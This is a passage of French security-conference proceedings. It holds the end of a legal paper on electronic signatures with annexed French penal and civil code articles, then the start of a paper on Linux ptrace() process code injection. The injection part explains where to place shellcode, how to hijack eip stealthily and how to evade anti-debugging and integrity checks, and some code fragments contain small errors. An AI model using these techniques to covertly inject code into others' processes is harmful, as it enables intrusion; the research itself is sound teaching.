Plusieurs questions délicates viennent à se poser lorsqu'on considère le procédé cryptographique de signature, venant mettre en doute le fait que l'intégrité telle qu'attendue par la loi se résume à l'intégrité informatique. En effet, à redéfinir l'écrit, il faut aussi redéfinir la lecture. Ainsi, que devra-t-on signer ? Une telle question s'impose lorsqu'on prend en compte le fait qu'aucun fichier n'est auto-suffisant en lui-même pour l'accès au contenu écrit. Il y a en fait deux lectures successives : la première est effectuée par l'ensemble {ordinateur, système d'exploitation, logiciels} à partir

[17] Article 1316-1 du Code civil

[18] Art 1316-4 in fine.

[19] Notons qu'en informatique on parle plus volontiers en terme de *numérique* plutôt que d'*électronique*. Le premier adjectif se rapporte à la représentation de l'information grâce à un alphabet particulier, alors que le second est relatif à l'utilisation de matériel électronique (ce qui est tout aussi bien le cas de plaques de cuisson que d'un ordinateur).

d'un contenu fixé sur un support numérique, la seconde est la perception par un être humain du rendu du premier ensemble. La difficulté principale de la question de l'intégrité réside dans le fait que l'informatique porte son attention à l'écrit avant la première lecture (un fichier), alors que le droit s'intéresse au résultat de cette lecture (ce qui est visible à l'écran par exemple). Faudrait-il alors signer l'ensemble {fichier, {ordinateur, système d'exploitation, logiciels}}[20] pour parvenir aux mêmes caractéristiques que l'écrit traditionnel ? Cela n'est pas envisageable dans la pratique. Il faut donc pouvoir s'assurer de la fiabilité de la transformation effectuée par cette première lecture, fiabilité qui exige des formats ouverts et pérennes associés à des logiciels parfaitement spécifiés.

Par ailleurs, des questions complémentaires apparaissent concernant la signature cryptographique : quelle est l'exigence de sécurité que requiert la loi et pour quelle durée ? En effet, un procédé de signature cryptographique ne peut être réputé fiable qu'en l'état actuel des connaissances et de la puissance des ordinateurs. Rien ne le met à l'abri d'une avancée théorique, de la découverte d'une faille, et de l'accroissement continu de la puissance des ordinateurs. Il faut en outre souligner le changement qualitatif des risques liés à la possibilité de produire un faux. La capacité de production d'un ordinateur est en effet sans commune mesure avec celle d'un faussaire humain. En revanche, la difficulté à produire le premier faux est bien plus importante pour la signature cryptographique que pour la signature manuscrite.

3.3 Les points de divergence et de convergence

La médiation des archivistes, les spécialistes de l'archivage[21], apportent aujourd'hui des éclairages pour appréhender la notion d'intégrité et définir des politiques pertinentes d'établissement et de conservation. Ils se placent sur trois terrains complémentaires : tout d'abord celui d'une remise en cause du lien entre *intégrité physique* et *authenticité* du document. Même si la chaîne de bits est modifiée, ces modifications ne suffisent pas pour remettre en cause l'authenticité du document. Pour Interpares, « il n'est pas possible de conserver un écrit électronique en tant qu'objet physique entreposé. Il est seulement possible de préserver un document manifeste » [22] ; ensuite, il faut distinguer « authenticité d'un document qu'il soit ou non électronique » d'une part et *l'authentification* de la signature électronique d'autre part. L'authentification de la signature électronique doit être entendue dans son sens technique se limitant aux moyens mis en œuvre pour atteindre l'identification alors que l'archiviste vérifiera au sens juridique l'authentification d'un document (identification et adhésion au contenu d'un acte). La signature n'est alors qu'un élément parmi d'autres qui permet d'apprécier la valeur probatoire d'un document. Enfin, pour les archivistes, c'est sur le respect de la chaîne de préservation que s'apprécie l'authenticité d'un document, cette chaîne étant *l'ensemble des contrôles et des procédures qui assurent l'identité et l'intégrité d'un document au travers de la totalité de son cycle de vie.*

On trouve aujourd'hui une autre réponse dans le résultat de la coopération entre juristes et informaticiens qui a permis d'aboutir à la recommandation du Forum des Droits sur l'Internet[23] ; trois critères doivent être cumulativement réunis par le processus de conservation :

[20] Sans compter la source d'énergie nécessaire que ne requiert pas l'écrit traditionnel.

[21] On renverra, entre autres, aux travaux du programme Interpares qui vise à déterminer les principes archivistiques pertinents à la conservation de documents électroniques authentiques. Il regroupe des représentants de nombreuses archives nationales. Voir le site `http://www.interpares.org`.

[22] Voir Duranti et al., « Strategy Task force Report » in The long term preservation of authentic electronic records : findings of the Interpares project, 2002, p. 4.

[23] `http://www.foruminternet.org/telechargement/documents/reco-archivage-20051201.pdf`

- la lisibilité du document ;
- la stabilité du contenu informationnel ;
- la traçabilité des opérations sur le document.

La lisibilité désigne la possibilité d'avoir accès, au moment de la restitution du document, à l'ensemble des informations qu'il comporte. Cette démarche est facilitée par les méta-données associées au document. La stabilité du contenu informationnel désigne la nécessité de pouvoir garantir que les informations véhiculées par le document restent les mêmes depuis l'origine et qu'aucune n'est omise ou rajoutée au cours du processus de conservation. Le contenu informationnel s'entend de l'ensemble des informations, quelle que soit leur nature ou leur origine, issues du document et, le cas échéant, de sa mise en forme. La traçabilité désigne la faculté de présenter et de vérifier l'ensemble des traitements, opérés sur le document lors du processus de conservation.

4 Conclusion

L'informatique et ses développements modifient profondément le paysage de la société. La nature de ces bouleversements ainsi que l'accélération de leur rythme font de la coopération entre spécialistes du droit et de l'informatique une nécessité qui doit s'inscrire dans le souci des rapports entre science, technologie et société et de l'inter-disciplinarité. Les conditions de succès d'une telle entreprise passe par l'écoute mutuelle et la compréhension des positionnements et des valeurs défendues par chacun. Le résultat en serait une régulation juridique mieux comprise, mieux appliquée, mieux interprétée ; une régulation capable d'évoluer en tenant compte des acteurs concernés. Le programme est ambitieux, c'est l'affaire de tous.

Annexes : textes de lois cités

Code pénal
Livre III : Des crimes et délits contre les biens
Titre II : Des autres atteintes aux biens
Chapitre III : Des atteintes aux systèmes de traitement automatisé de données
(Articles 323-1 à 323-7)

Article 323-1 *(Ordonnance n° 2000-916 du 19 septembre 2000 art. 3 Journal Officiel du 22 septembre 2000 en vigueur le 1er janvier 2002), (Loi n° 2004-575 du 21 juin 2004 art. 45 I Journal Officiel du 22 juin 2004)*

Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 30000 euros d'amende. Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 45000 euros d'amende.

Article 323-2 *(Ordonnance n° 2000-916 du 19 septembre 2000 art. 3 Journal Officiel du 22 septembre 2000 en vigueur le 1er janvier 2002), (Loi n° 2004-575 du 21 juin 2004 art. 45 II Journal Officiel du 22 juin 2004)*

Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de cinq ans d'emprisonnement et de 75000 euros d'amende.

Article 323-3 *(Ordonnance n° 2000-916 du 19 septembre 2000 art. 3 Journal Officiel du 22 septembre 2000 en vigueur le 1er janvier 2002), (Loi n° 2004-575 du 21 juin 2004 art. 45 III Journal Officiel du 22 juin 2004)*

Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de cinq ans d'emprisonnement et de 75000 euros d'amende.

Article 323-3-1 *(inséré par Loi n° 2004-575 du 21 juin 2004 art. 46 I Journal Officiel du 22 juin 2004)*

Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

Article 323-4 *(Loi n° 2004-575 du 21 juin 2004 art. 46 II Journal Officiel du 22 juin 2004)*

La participation à un groupement formé ou à une entente établie en vue de la préparation, caractérisée par un ou plusieurs faits matériels, d'une ou de plusieurs des infractions prévues par les articles 323-1 à 323-3-1 est punie des peines prévues pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

Article 323-5 Les personnes physiques coupables des délits prévus au présent chapitre encourent également les peines complémentaires suivantes :

1. L'interdiction, pour une durée de cinq ans au plus, des droits civiques, civils et de famille, suivant les modalités de l'article 131-26 ;
2. L'interdiction, pour une durée de cinq ans au plus, d'exercer une fonction publique ou d'exercer l'activité professionnelle ou sociale dans l'exercice de laquelle ou à l'occasion de laquelle l'infraction a été commise ;
3. La confiscation de la chose qui a servi ou était destinée à commettre l'infraction ou de la chose qui en est le produit, à l'exception des objets susceptibles de restitution ;
4. La fermeture, pour une durée de cinq ans au plus, des établissements ou de l'un ou de plusieurs des établissements de l'entreprise ayant servi à commettre les faits incriminés ;
5. L'exclusion, pour une durée de cinq ans au plus, des marchés publics ;
6. L'interdiction, pour une durée de cinq ans au plus, d'émettre des chèques autres que ceux qui permettent le retrait de fonds par le tireur auprès du tiré ou ceux qui sont certifiés ;
7. L'affichage ou la diffusion de la décision prononcée dans les conditions prévues par l'article 131-35.

Article 323-6 Les personnes morales peuvent être déclarées responsables pénalement, dans les conditions prévues par l'article 121-2, des infractions définies au présent chapitre. Les peines encourues par les personnes morales sont :

1. L'amende, suivant les modalités prévues par l'article 131-38 ;
2. Les peines mentionnées à l'article 131-39. L'interdiction mentionnée au 2 de l'article 131-39 porte sur l'activité dans l'exercice ou à l'occasion de l'exercice de laquelle l'infraction a été commise.

Article 323-7 *(Loi n° 2004-575 du 21 juin 2004 art. 46 II Journal Officiel du 22 juin 2004)*
La tentative des délits prévus par les articles 323-1 à 323-3-1 est punie des mêmes peines.

Code civil
Livre III : Des différentes manières dont on acquiert la propriété
Titre III : Des contrats ou des obligations conventionnelles en général
Chapitre VI : De la preuve des obligations et de celle du paiement (Articles 1315 à 1315-1)
Subsection 1 : De la preuve littérale
Paragraphe 1 : Dispositions générales (Articles 1316 à 1316-4)

Article 1316 *(Loi n° 2000-230 du 13 mars 2000 art. 1 Journal Officiel du 14 mars 2000)*
La preuve littérale, ou preuve par écrit, résulte d'une suite de lettres, de caractères, de chiffres ou de tous autres signes ou symboles dotés d'une signification intelligible, quels que soient leur support et leurs modalités de transmission.

Article 1316-1 *(inséré par Loi n° 2000-230 du 13 mars 2000 art. 1 Journal Officiel du 14 mars 2000)*
L'écrit sous forme électronique est admis en preuve au même titre que l'écrit sur support papier, sous réserve que puisse être dûment identifiée la personne dont il émane et qu'il soit établi et conservé dans des conditions de nature à en garantir l'intégrité.

Article 1316-2 *(inséré par Loi n° 2000-230 du 13 mars 2000 art. 1 Journal Officiel du 14 mars 2000)*
Lorsque la loi n'a pas fixé d'autres principes, et à défaut de convention valable entre les parties, le juge règle les conflits de preuve littérale en déterminant par tous moyens le titre le plus vraisemblable, quel qu'en soit le support.

Article 1316-3 *(inséré par Loi n° 2000-230 du 13 mars 2000 art. 3 Journal Officiel du 14 mars 2000)*
L'écrit sur support électronique a la même force probante que l'écrit sur support papier.

Article 1316-4 *(inséré par Loi n° 2000-230 du 13 mars 2000 art. 4 Journal Officiel du 14 mars 2000)*

La signature nécessaire à la perfection d'un acte juridique identifie celui qui l'appose. Elle manifeste le consentement des parties aux obligations qui découlent de cet acte. Quand elle est apposée par un officier public, elle confère l'authenticité à l'acte. Lorsqu'elle est électronique, elle consiste en l'usage d'un procédé fiable d'identification garantissant son lien avec l'acte auquel elle s'attache. La fiabilité de ce procédé est présumée, jusqu'à preuve contraire, lorsque la signature électronique est créée, l'identité du signataire assurée et l'intégrité de l'acte garantie, dans des conditions fixées par décret en Conseil d'Etat.

Playing with `ptrace()` for fun and profit

Injection de code sous Linux

Nicolas Bareil

EADS CRC DCR/STI/C
Nicolas.Bareil@eads.net

Résumé `ptrace()` est un appel système peu documenté et obscure dont l'objectif est de permettre le debugging de programmes. Néanmoins, cet appel système présente des fonctionnalités intéressantes susceptibles d'être utilisés à des fins malveillantes.

Ainsi, un accès total en lecture **et** écriture sur toute la mémoire virtuelle d'un processus (ainsi que ses registres) est fourni pour une application utilisant `ptrace()`. Qui plus est, cette prise de contrôle requiert les mêmes privilèges que l'envoi d'un signal sur un autre processus.

Dans cette partie, nous présentons les fonctionnalités de `ptrace()` et leur utilisation, en abordant les problèmes d'injection de code comme le placement des instructions dans l'espace d'adressage du processus et l'interruption des appels systèmes. Enfin, nous présentons un panel d'applications de `ptrace()`.

Nous nous attacherons à ne décrire que le comportement d'un noyau Linux (`2.6`) sur architecture `x86`.

1 Présentation de `ptrace()`

Brièvement, `ptrace()` permet d'accéder en lecture/écriture à tout l'espace d'adressage d'un processus, c'est à dire aussi bien les données (`.text`, `.data`, etc.) que les structures de contrôle comme les registres du processeur. Toutes les fonctionnalités de `ptrace()` sont réalisées à partir d'un appel système unique, tout le travail de *dispatching* est réalisé en espace noyau (*kernel space*).

Dans cette section, nous présentons d'abord le fonctionnement, puis les fonctionnalités de `ptrace()`. Enfin, nous illustrons comme l'utiliser dans vos applications.

1.1 Fonctionnement général

Avant de pouvoir tracer un processus, il est nécessaire de s'attacher à lui, les permissions requises sont les mêmes que celles nécessaires à l'envoi d'un signal à un processus, sauf en cas de modifications du noyau comme cela est fait dans le patch *grsecurity*. Cela signifie qu'il n'est pas nécessaire d'être `root` et que tout utilisateur peut *ptracer* ses propres processus (si le processus ne tourne pas avec le bit `suid` bien sûr). Cette caractéristique peut être intéressante dans le cadre de *daemons* lancés sous l'utilisateur `nobody`.

Lors d'un attachement, les droits d'accès sont vérifiés et le traceur devient le père du processus tracé. Malgré cette adoption, le vrai père est mémorisé et recevra tout de même le signal `SIGCHLD` à la mort de son fils. Afin d'interférer au minimum, les appels à `getppid()` du fils renverront le `PID` du vrai père. Dans la suite de cet article, par souci de cohérence avec l'implémentation du noyau, nous désignerons le processus tracé comme l'enfant du traceur (qui sera donc le père).

Le parent peut laisser s'exécuter le processus et ne reprendre la main qu'à la réception d'un signal ou il peut être interrompu à chaque instruction en utilisant le mode pas à pas (*singlestep*) ou lors d'un appel système :

- dans le mode de traçage instruction par instruction, on utilise le bit *Trap flag* (`TF`) directement utilisé par le processeur qui lèvera une interruption de debugging à chaque instruction exécutée,
- dans le mode de surveillance des appels système, le noyau va lui-même interrompre le processus à l'entrée et à la sortie d'un *syscall* afin de pouvoir contrôler les arguments et le résultat de la fonction. Cette fonctionnalité intervient au cœur de la routine d'accès `syscall_entry` qui vérifie immédiatement si le processus courant est tracé ou non.
  Si c'est le cas, elle passe la main à la routine `syscall_trace_entry` qui va s'occuper de prévenir le traceur, rétablir le processus et enfin exécuter l'appel système dès que le père aura rendu la main. Lorsque le *syscall* est terminé, la routine `syscall_exit_work` va notifier le père de la même façon qu'à l'entrée.
  Ces routines, écrites en assembleur, sont disponibles en annexe 3 ou dans les sources du noyau Linux (`arch/i386/kernel/entry.S`).

Portabilité Malgré sa relative omniprésence dans les systèmes UNIX, il est naïf de penser qu'on pourrait faire tourner notre code ailleurs que sur une machine spécifique (la notre en général). `ptrace()` est intimement lié au noyau, nous ne sommes donc pas assuré de pouvoir lancer une application écrite pour une version (majeure) différente du noyau : la mémoire virtuelle vue par un processus peut avoir été complètement remaniée, les alignements, la taille d'un mot peut changer, la sémantique de certains signaux modifiée, etc.

De même, entre différentes architectures, il est difficile d'assurer une quelconque compatibilité : les registres changent, leurs tailles, la capacité du processeur a accédé à des adresses mémoires non alignées, etc.

1.2 Prototype

Voici la définition de la fonction :

```
#include <sys/ptrace.h>
long ptrace(enum __ptrace_request request \
          , pid_t pid, void *addr, void *data);
```

Prototype La variable `request` peut recevoir les valeurs suivantes :

- `PTRACE_{TRACEME,ATTACH,DETACH}`, pour s'attacher et se détacher d'un processus,
- `PTRACE_PEEK{USR,DATA,TEXT}`, lecture de la mémoire,
- `PTRACE_POKE{USR,DATA,TEXT}`, écriture dans la mémoire,
- `PTRACE_{SET,GET}REGS`, manipulation des registres,
- `PTRACE_{SYSCALL,SINGLESTEP,CONT}`, mode de traçage ;

Avec GNU libc, `ptrace()` a la particularité d'être une fonction à arguments variables ce qui permet d'écrire de manière simplifiée certaines requêtes. Néanmoins, lors de de l'utilisation du prototype raccourcie, le comportement n'était pas forcément celui expecté.

Regardons maintenant les valeurs de `request` qui ne sont pas documentées (lors de l'écriture de cet article, un *patch* était en cours de soumission).

Manipulation des signaux Les requêtes `PTRACE_{GET,SET}SIGINFO` permettent respectivement de récupérer et modifier les signaux de l'enfant. La structure `siginfo_t` donnée en paramètre contient de nombreuses informations sur l'émetteur (PID, UID), le numéro de signal ainsi que des éléments spécifiques au signal : `SIGSEGV` fournit l'adresse qui a généré la faute par exemple.

Un processus tracé est arrêté à chaque réception d'un signal (à l'exception de `SIGKILL`), en fait, il est interrompu avant même qu'il en prenne connaissance puisque c'est le père qui reprend la main afin de pouvoir décider de la suite. Il peut ainsi laisser le signal parvenir au fils, le bloquer ou en envoyer un autre à la place.

Cette possibilité offre un moyen de détecter les protections anti-`ptrace()` basées sur l'envoi de signaux `SIGTRAP` [5] comme cela est illustré ci-dessous :

```
int stayalive;

void trapcatch(int i) {
    stayalive = 1;
}

int main(void) {
  ...
  stayalive = 1;
  signal(SIGTRAP, trapcatch);

  while (stayalive) {
    stayalive = 0;
    kill(getpid(), SIGTRAP);

    do_the_work();
  }
  ...
}
```

La « protection » repose sur le fait qu'un debugger basique (ou l'application du reverser qui utilise `ptrace()`) ne peut pas faire de distinction entre le signal `SIGTRAP` émis par un breakpoint ou en mode pas à pas et le signal qu'un processus s'envoie à lui-même. Ainsi, si le processus est tracé, tous les `SIGTRAP` seront captés par le père et le fils ne les recevra jamais, ce qui nous fera sortir de la boucle dans l'exemple montré.

Le *GNU Debugger* (gdb) est désormais capable de relayer ces signaux lorsqu'il voit que le `SIGTRAP` n'a pas été généré par un point d'arrêt (*breakpoint*) ou par un appel système. Par contre, il ne réussit toujours pas à détecter le subterfuge lorsqu'il est en mode pas-à-pas.

Il y a pourtant deux techniques possibles : si nous sommes en mode *singlestep* et que le `SIGTRAP` est généré à cause de lui, le bit `BS` sera à 1 dans le registre de debug `dr6`, 0 sinon. À la réception d'un `SIGTRAP` , il convient donc de regarder ce bit et de vérifier que nous ne sommes pas sur un point d'arrêt.

La deuxième solution est d'utiliser l'option `GETSIGINFO` afin de récupérer les informations au sujet du signal en attente, des dernières sont accessibles sous la forme d'une structure `siginfo`.

```
typedef struct siginfo {
```

```
 int si_signo;    /* numéro de signal */
 int si_errno;
 int si_code;     /* provenance: user? kernel?*/
 ...
} siginfo_t;
```

Les signaux envoyés par des utilisateurs sont remarquables par la valeur `SI_USER` dans `si_code`, nous permettant de voir qu'on doit relayer ce signal car il ne nous est pas destiné.

Options supplémentaires Le comportement de processus tracé peut être modifié en manipulant des options de `ptrace()`. Elles sont utilisées de cette façon :

```
int options = PTRACE_O_TRACEFORK          \
            | PTRACE_O_TRACESYSGOOD | ... ;
ptrace(PTRACE_SETOPTIONS, pid, NULL, options);
```

Les options de suivi de processus `PTRACE_O_TRACE{VFORK,FORK,CLONE,VFORKDONE}` permettent d'activer le traçage de tous les enfants qui seraient créés par le processus fils.

La surveillance des appels à `fork()` du fils ne suffit pas car elle est vulnérable à une *race condition*, c'est-à-dire qu'entre le moment où le père exécute une instruction après le `fork()` et l'examen des registres pour récupérer le `PID` du nouveau fils, nous ne savons pas si le fils a été exécuté par le *scheduler* !

Grâce aux options précédentes, le noyau arrête lui-même les fils avant même qu'ils ne puissent être mis en état `RUNNABLE`. Il est tout de même nécessaire au debugger de s'attacher à ces nouveaux processus.

Récupération du PID Après un `fork()` (ou équivalent : `vfork()`, `clone()`, etc.), le traceur doit récupérer le `PID` du nouveau fils. Il est possible de regarder directement la valeur dans le registre de résultat (`eax`) du fils ou bien d'utiliser une requête `PTRACE_GETEVENTMSG` qui se limite à copier la variable noyau `child->ptrace_message` en espace utilisateur.

Cette variable n'est modifiée que dans deux cas, à la création et à la destruction d'un processus tracé, respectivement pour y affecter le nouveau PID ou le code de retour (*exit code*).

L'interruption d'un appel système nous intéressera plus particulièrement dans la section suivante mais l'option `PTRACE_O_TRACESYSGOOD` nous aidera à détecter cet état car le membre `si_code` de la structure `siginfo_t` (récupérable via une requête `PTRACE_GETSIGINFO`) aura la valeur 0x80 d'ajoutée.

Accès à l'espace d'adressage Cette fonctionnalité est bien connue donc nous ne nous y attacherons pas. Il est ainsi possible de lire et écrire dans tout l'espace d'adressage du processus de cette façon :

```
/* lecture d'un mot depuis targetaddr */
errno = 0;
ret = ptrace(PTRACE_PEEKTEXT, pid, targetaddr, NULL);
```

```
if (errno && ret == -1) {
    perror("ptrace_peektext() ");
    return 1;
}
```

Sous Linux, le segment `TEXT` et `DATA` sont les mêmes donc `PTRACE_PEEKTEXT` et `PTRACE_PEEKDATA` sont synonymes.

Lorsque le père a la main sur le processus tracé, le fils est en état `STOPPED` après un changement de contexte, toutes ses informations volatiles (comme les registres) sont poussées dans l'espace d'adressage du processus et sont accessibles directement par des requêtes `PEEKUSR`.

Le tableau 1, en annexe 1 présente les adresses pour accéder aux registres avec les options `PTRACE_PEEKUSR` et `PTRACE_POKEUSR`.

Néanmoins, la méthode la plus élégante reste d'utiliser `ptrace()` avec `PTRACE_GETREGS` qui va copier beaucoup plus qu'un unique mot mémoire.

Lecture et modification des registres processeur En plus de copier tous les registres d'un coup, ils vont être rangé dans une structure `user` décrite ci-dessous et disponible dans `linux/user.h` :

```
struct user {
   struct user_regs_struct regs;
   struct user_i387_struct i387; /* Math register */
   ... /* Text, data and stack segment size (pages) */
   unsigned long start_code;     /* text's address */
   unsigned long start_stack;    /* stack's address */
   ...
   struct user_i387_struct* u_fpstate;
   char u_comm[32]; /* user command */
   int u_debugreg[8];
};

struct user_regs_struct {
    long ebx, ecx, edx, esi, edi, ebp, eax;
    unsigned short ds, __ds, es, __es;
    unsigned short fs, __fs, gs, __gs;
    long orig_eax, eip;
    unsigned short cs, __cs;
    long eflags, esp;
    unsigned short ss, __ss;
};
```

L'exemple suivant montre un *debugger* simpliste, il trace le processus en mode pas à pas et à chaque cycle, vérifie que le registre `eip` ne pointe pas sur l'adresse 0x41414141.

```
struct user luser;
long ret;
...
while (1) {
```

```
  ptrace(PTRACE_SINGLESTEP, child, NULL, NULL);
  ...
  errno = 0;
  ret = ptrace(PTRACE_GETREGS, child, NULL, &regs);

  if (ret == -1 && errno != 0) {
     perror("ptrace(getregs) ");
     return 1;
  }
  if (luser.regs.eip == 0x41414141)
    printf("Bingo!\n");
}
```

Maintenant que nous avons vu les bases de `ptrace()`, nous allons pouvoir montrer comment l'utiliser.

1.3 Utilisation de `ptrace()` dans vos applications

Lorsque vous allez vous plonger dans l'écriture d'un traceur, vous allez vite vous rendre compte que la documentation est pauvre, la seule documentation autoritaire reste la page de manuel et... les sources du noyau. Pourtant, tout ce qu'il y a à savoir est écrit mais retrouver l'information noyée dans une masse de détail est difficile.

Par exemple, la vérification du code de retour de `ptrace()` peut vous jouer des tours lorsque vous utilisez `PTRACE_POKETEXT`. La fonction vous renvoi le contenu de la mémoire à l'adresse spécifiée, mais ce contenu peut être égale à la valeur valide -1, valeur qui est en général associée à un échec de l'appel système. La solution correcte est de vérifier la variable `errno` de cette façon :

```
#include <errno.h>
#include <sys/ptrace.h>

errno = 0;
ret = ptrace(PTRACE_POKETEXT, pid, ...);

if (errno && ret == -1) {
    perror("ptrace_poketext() ");
    return 1;
}
```

Il est temps d'utiliser la fonction ! S'amuser à programmer son propre debugger, c'est bien, injecter du code (c'est-à-dire détourner le flux d'instructions d'un processus pour lui faire exécuter un autre) dans un processus, c'est encore mieux. L'injection de code via `ptrace()` peut se réaliser par beaucoup de chemins en fonction de nos besoins : est-ce qu'on remplace le code existant ? Est-ce qu'on doit exécuter nos instructions puis rétablir le processus comme si rien ne s'était passé ? Doit-on faire tourner le code en parallèle ? La section suivante tente de discuter de ces problématiques.

Où placer les instructions à exécuter ? Afin d'être exécuté, le code injecté (que nous appellerons *shellcode*) doit être présent dans la mémoire du processus victime, mais où ? Si nous tenons à être le plus discret, aucune modification de variable ou effet de bord ne doit avoir lieu. Étudions maintenant les endroits où écrire le code :

La pile est un milieu pratique puisque de la même manière qu'un appel de fonction (au sens assembleur), un espace peut être réservé en créant une *stack frame* spécifique. Une fois le *shellcode* exécuté, on décrémente le pointeur de pile correctement et le code disparaît.

Cette technique est intéressante mais ne fonctionnera pas sur les systèmes rendant la pile non-éxecutable (comme *PaX* ou *execschield*). La figure 1 schématise la mémoire du processus en précisant où pointe `eip` et le haut de la pile (`esp`). À ce moment, nous nous attachons à ce processus, décrémentons nous même la pile et y injectons notre code.




Fig. 1. Avant l'injection




Fig. 2. Après injection

Entre ces deux clichés, le fils n'a pas eu la main, seul le père a fait ces manipulations. Avant de rendre la main au fils, il faut détourner le flux, c'est-à-dire pointer le registre `eip` vers le haut de la pile, pour exécuter le code injecté. Celui-ci va être écrit comme une fonction. Ainsi, à l'entrée du shellcode, `eip` aura été préalablement poussé. Lorsque le *shellcode* sera terminé, l'instruction `ret` ramènera le flot d'exécution à l'endroit originale.

Notre code doit donc se présenter comme une classique fonction assembleur :

```
push ebp
mov ebp, esp
; pusha?
; ...
```

```
; payload
; ...
; popa?
mov esp, ebp
pop ebp
ret
```

L'appel vers la pile va être réalisé en simulant un `call esp`. On ne peut que simuler cet appel de fonction en modifiant nous même `eip` et `esp` puisqu'où est-ce qu'on pourrait injecter les deux octets de l'instruction `call` ? Écrire à l'adresse pointée par `eip` détruirait le contexte du processus qui ne pourrait plus continuer normalement. De même, si on injecte à l'adresse `eip - 2`, il y a de fort risque d'écraser une instruction faisant partie d'une boucle.

L'instruction `call esp` pousse sur la pile la valeur d'`eip` et écrase ce registre par la valeur ici contenue dans `esp`. En utilisant deux instructions `ptrace()`(l'une simulant l'empilement d'`eip` et l'autre pour modifier `eip` et `esp`), nous pouvons arriver à ce résultat comme le montre la figure 3.




Fig. 3. Injection terminée

Le format d'exécutable ELF[2] utilise des sections qui, lorsqu'elles sont mappées en mémoire sont alignées avec la taille d'une page mémoire, entraînant alors du padding (bourrage). Milieu plus intéressant que la pile car s'il y a du padding pour la section `TEXT` (là où sont stockées les instructions), cet espace mémoire est bien sûr déclaré avec les droits d'exécution.

Cette technique peut également permettre de contourner des applications qui vérifieraient l'intégrité de leur code sans pour autant vérifier les données contenues dans le padding.

La méthode brutale consiste à écrire notre code à l'adresse pointée par `eip`, exécuter notre code en continuant le processus et à la fin de l'exécution de notre code, restaurer tout ce qui doit l'être.

Cette solution a le mérite d'être la plus furtive puisque notre code n'apparaîtra jamais pendant l'exécution des instructions originales. Toutefois, la phase de restauration est la plus problématique puisqu'il faut détecter la fin de notre code ! L'injecteur peut soit faire du pas à pas et repérer la dernière instruction, soit faire continuer (`PTRACE_CONT`) le code et attendre que le code réveille l'injecteur.

L'injecteur peut être réveillé par la livraison d'un signal `SIGTRAP` au processus lui-même, donnant ainsi la main au père qui pourra recouvrir ses traces.

```
/* papa, réveille toi et nettoie moi ! */
kill(SIGTRAP, getpid());
```

Interruption d'appel système Il peut être nécessaire d'aider le fils à reprendre la main, en particulier si le code a été injecté pendant un appel système (par exemple `read`, `write`, `wait`, etc.).

Sur architecture `x86`, à l'entrée d'un appel système, le noyau pousse `eax` sur la pile[1] (`eax` contenant le numéro de *syscall* demandé). Ensuite, l'appel système est exécuté et à sa fin, met sa valeur de retour dans ce même registre `eax`.

Les appels systèmes considérés lents sont interruptibles, à la réception d'un signal, le noyau va arrêter l'appel système pour exécuter le handler. Puis, après traitement du signal, deux cas possibles :

- L'appel système est automatiquement redémarré,
- Le redémarrage doit être manuel (le code de retour de l'appel système échoue avec `errno` égal à `EINT`;

Pour le redémarrage automatique, le noyau rétablit `eax` en utilisant sa copie locale contenue dans la pile, notre fameux `orig_eax`, puis décrémente `eip` de deux octets, soit la taille de l'instruction `int 0x80`.

Pour détecter l'interruption d'un appel système, nous allons mimer le noyau Linux et regarder nos registres : `eax` doit valoir -1 et `orig_eax` doit contenir un numéro d'appel système correct.

Une deuxième méthode, qui a le mérite d'être portable sur toutes les architectures, est d'utiliser l'option `PTRACE_O_SYSGOOD` qui va ajouter 0x80 à `si_code` accessible via une requête `PTRACE_GETSIGINFO`.

```
/* au début du debugging, on donne l'option */
ptrace(PTRACE_SETOPTIONS, pid
      , NULL, PTRACE_O_TRACESYSGOOD);
...

/* puis lorsqu'on a interrompu le fils, on
 * vérifie qu'on n'était pas dans un syscall
 */
siginfo_t sig;
ptrace(PTRACE_GETSIGINFO, pid, NULL, &sig);

if (sig.si_code & 0x80)
   printf("was in a syscall\n");
```

